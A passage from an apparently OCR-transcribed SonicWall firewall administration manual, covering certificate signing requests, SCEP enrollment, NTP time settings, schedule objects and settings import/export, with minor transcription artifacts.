State	**Country** **State** (default) **Locality, City, or County** **Company or Organization** **Department**
Locality, City, or County	**Locality, City, or County** (default) **Company or Organization** **Department** **Group** **Team**
Company or Organization	**Company or Organization** (default) **Department** **Group** **Team** **Common Name** **Serial Number** **E-Mail Address**
Department	**Department** (default) **Group** **Team** **Common Name** **Serial Number** **E-Mail Address**
Group	**Group (default)** **Team** **Common Name** **Serial Number** **E-Mail Address**
Team	**Team** (d**efault)** **Common Name** **Serial Number** **E-Mail Address**
Common Name	**Common Name** (default) **Serial Number** **E-Mail Address**

As you enter information in the Request fields, the Distinguished Name (DN) is created in the **Subject Distinguished Name** field.



4 Optionally, you can also attach a **Subject Alternative Name** to the certificate after selecting the type from the drop-down menu:

- **Domain Name**
- **Email Address**
- **IPv4 Address**

5 The **Subject Key** type is preset as an **RSA** algorithm. RSA is a public key cryptographic algorithm used for encrypting data.

6 Select a signature algorithm from the **Signature algorithm** drop-down menu:

- **MDS**
- **SHA1** (default)
- **SHA256**
- **SHA384**
- **SHA512**

7 Select a subject key type from the **Subject Key Type** drop-down menu:

- **RSA** (default)
- **ECDSA**


8 Select a subject Key size from the **Subject Key Size** drop-down menu.

NOTE: Not all key sizes are supported by a Certificate Authority, therefore, you should check with your CA for supported key sizes.


- **1024 bits** (default)
- **1536 bits**
- **2048 bits**
- **4096 bits**

9 Click **Generate** to create a certificate signing request file.

When the **Certificate Signing Request** is generated, a message describing the result is displayed in the Status area at the bottom of the browser window and a new entry appears in the **Certificates and Certificate Requests** table with the type **Pending request**.



10 Click the **Export** icon. The **Export Certificate** dialog displays.



11 Click **Export** to download the file to your computer. An **Opening *<certificate>*** dialog displays.

12 Click **OK** to save the file to a directory on your computer.

You have generated the **Certificate Request** that you can send to your Certificate Authority for validation.

Configuring Simple Certificate Enrollment Protocol

The Simple Certificate Enrollment Protocol (SCEP) is designed to support the secure issuance of certificates to network devices in a scalable manner. There are two enrollment scenarios for SCEP:


- SCEP server CA automatically issues certificates
- SCEP request is set to PENDING and the CA administrator manually issues the certificate.

More information about SCEP can be found at: http://tools.ietf.org/html/draft-nourse-scep-18 (*Cisco Systems' Simple Certificate Enrollment Protocol draft-nourse-scep-18*).

To use SCEP to issue certificates:

1 Generate a signing request as described above in Generating a Certificate Signing Request on page 207.

2 Scroll to the bottom of the **System > Certificates** page and click on the **SCEP** button. The **SCEP Configuration** dialog displays.



3 In the **CSR List** drop-down menu, the UI will automatically select a default CSR list. If you have multiple CSR lists configured, you can modify this.

4 In the **CA URL** field, enter the URL for the Certificate authority.

5 If the **Challenge Password(optional)** field, enter the password for the CA if one is required.

6 In the **Request Count** field, enter the number of requests. The default value is **256**.

7 In the **Polling Interval(S)** field, you can modify the default value for duration of time, in seconds, between the sending of polling messages. the default value is **30** seconds.

8 In the **Max Polling Time(S)** field, you can modify the default value for the duration of time, in seconds, the firewall will wait for a response to a polling message before timing out. The default value is **28800** seconds (8 hours).

9 Click the **Scep** button to submit the SCEP enrollment.


The firewall will then contact the CA to request the certificate. The duration of time this will take depends on whether the CA issues certificates automatically or manually. After the certificate is issued, it will be displayed in the list of available certificates on the **System > Certificates** page, under the **Imported certificates and requests** or **All certificates** category.

20

Configuring Time Settings

System > Time


The **System > Time** page defines the time and date settings to time stamp log events, to automatically update SonicWall Security Services, and for other internal purposes.



By default, the SonicWall Security Appliance uses an internal list of public NTP servers to automatically update the time. Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes to a fraction of a millisecond.

Topics:

System Time



To select automatically update the time, choose the time zone from the **Time Zone** menu. **Set time automatically using NTP** is activated by default to use NTP (Network Time Protocol) servers from an internal list to set time automatically. **Automatically adjust clock for daylight saving time** is also activated by default to enable automatic adjustments for daylight savings time.

If you want to set your time manually, clear **Set time automatically using NTP**. Select the time in the 24-hour format using the **Time (hh:mm:ss)** menus and the date from the **Date** menus.

Selecting **Display UTC in logs (instead of local time)** specifies the use universal time (UTC) rather than local time for log events.

Selecting **Display date in International format** displays the date in International format, with the day preceding the month.

Selecting **Only use custom NTP servers** directs SonicOS to use the manually entered list of NTP servers to set the firewall clock, rather than using the internal list of NTP servers.

After selecting your System Time settings, click **Accept**.

NTP Settings

Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes, to a fraction of a millisecond.

TIP: The SonicWall Security Appliance uses an internal list of NTP servers, so manually entering a NTP server is optional.


Select **Use NTP to set time automatically** if you want to use your local server to set the firewall clock. You can also configure **Update Interval (minutes)** for the NTP server to update the firewall. The default value is **60** minutes.

Topics:

Adding an NTP Server

To add an NTP server to the firewall configuration

1 Click **Add**. The **Add NTP Server** dialog displays.



2 Type the IP address of the remote NTP server in the **NTP Server** field.

3 Select the authentication type from the NTP Auth Type drop-down menu:


- **No Auth** – Authentication is not required and the following three options are dimmed. Go to Step 7.
- **MD5** – Authentication is required and the following three options are active.

4 Enter the Trust Key number in the **Trust Key No** field.

5 Enter the Key number in the **Key Number** field.

6 Enter the password in the **Password** field.

7 Click **OK**. The **NTP Server** section shows the server.



Editing an NTP Server Entry

To edit an NTP server entry:

1 Click the entry's **Edit** icon. The **Edit NTP Server** dialog displays.

2 Make the changes.

3 Click **OK**.

Deleting NTP Server Entries

To delete an NTP server entry:

1 Click its **Delete** icon.


To delete all servers:

2 Click **Delete All**.

21


Setting Schedules

System > Schedules



The **System > Schedules** page allows you to create and manage schedule objects for enforcing schedule times for a variety of SonicWall Security Appliance features.

The **Schedules** table displays all your predefined and custom schedules. In the **Schedules** table, there are three default schedules: **Work Hours, After Hours,** and **Weekend Hours**. You can modify these schedules by clicking on the **Edit** icon in the **Configure** column to display the **Edit Schedule** dialog.



NOTE: You cannot delete the default **Work Hours, After Hours**, or **Weekend Hours** schedules.

You apply schedule objects for the specific security feature. For example, if you add an access rule in the **Firewall > Access Rules** page, the **Add Rule** window provides a drop down menu of all the available schedule objects you created in the **System > Schedules** page.

A schedule can include multiple day and time increments for rule enforcement with a single schedule. If a schedule includes multiple day and time entries, a right-arrow button appears next to the schedule name. Clicking the **Expand** icon expands the schedule to display all the day and time entries for the schedule.


Topics:

- Adding a Schedule on page 218
- Deleting Schedules on page 219

Adding a Schedule

To create schedules:

1 On the **System > Schedules** page, click **Add**. The **Add Schedule** dialog displays.



2 Enter a descriptive name for the schedule in the **Name** field.

3 Select one of the following radio buttons for **Schedule type**:

- **Once** – For a one-time schedule between the configured **Start** and **End** times and dates. When selected, the fields under **Once** become active, and the fields under **Recurring** become inactive.
- **Recurring** – For schedule that occurs repeatedly during the same configured hours and days of the week, with no start or end date. When selected, the fields under **Recurring** become active, and the fields under **Once** become inactive.
- **Mixed** – For a schedule that occurs repeatedly during the same configured hours and days of the week, between the configured start and end dates. When selected, all fields on the page become active.

4 If the fields under **Once** are active, configure the starting date and time by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down lists in the **Start** row. The hour is represented in 24-hour format.

5 Under **Once**, configure the ending date and time by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down lists in the **End** row. The hour is represented in 24-hour format.

6 If the fields under **Recurring** are active, select the checkboxes for the days of the week to apply to the schedule or select **All**.

7 Under **Recurring**, type in the time of day for the schedule to begin in the **Start** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.

8 Under **Recurring**, type in the time of day for the schedule to stop in the **Stop** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.

9 Click **Add**.

10 Click **OK** to add the schedule to the **Schedule List**.

11 To delete existing days and times from the **Schedule List**, select the row and click **Delete**. Or, to delete all existing schedules, click **Delete All**.

Deleting Schedules

You can delete custom schedules, but you cannot delete the default **Work Hours, After Hours**, or **Weekend Hours** schedules.

Deleting Individual Schedules

To delete individual schedule objects that you created:

1 On the **System > Schedules** page, in the **Schedules** table, select the checkbox next to the schedule entry to enable the **Delete** button.

2 Click **Delete**.

Deleting All Schedules

To delete all schedule objects you created:


1 On the **System > Schedules** page, in the **Schedules** table, select the checkbox next to the **Name** column header to select all schedules.

2 Click **Delete**.

22

Managing SonicWall Security Appliance Firmware


System > Settings



Topics:

- One-Touch Configuration on page 231

Settings




Topics:

- Import Settings on page 222
- Export Settings on page 222
- Send Diagnostic Reports to Support on page 223

Import Settings

To import a previously saved preferences file into the firewall:

1 Click **Import Settings** to import a previously exported preferences file into the firewall. The **Import Settings** dialog displays.



2 Click **Browse** to locate the file, which has a `*.exp` file name extension.


3 Select the preferences file.

4 Click **Import**. The firewall restarts automatically.

Export Settings

To export configuration settings from the firewall:

1 Click **Export Settings**. The **Export Settings** dialog displays.



2 Click **Export**.

3 Click **Save**, and then select a location to save the file. The file is named `sonicwall-`*`appliance_model-firmware_version`*`.exp`, but can be renamed.

4 Click **Save**. This process can take up to a minute. The exported preferences file can be imported into the firewall if it is necessary to reset the firmware.

Send Diagnostic Reports to Support

Click **Send Diagnostic Reports to Support** to send system diagnostics to SonicWall Technical Support. The status bar at the bottom of the screen displays `Please wait!` while sending the report; this can take up to a minute. When the report has been sent successfully, the status bar displays `Diagnostic reports sent successfully`.


Send by FTP

You can send firewall configuration settings (perfs) and/or tech support reports (TSRs, or detailed reports of firewall configuration and status) to a specific FTP server on a one-time or scheduled basis. By scheduling when these reports are sent to the FTP server, you can create and manage schedule objects and enforce schedule times.

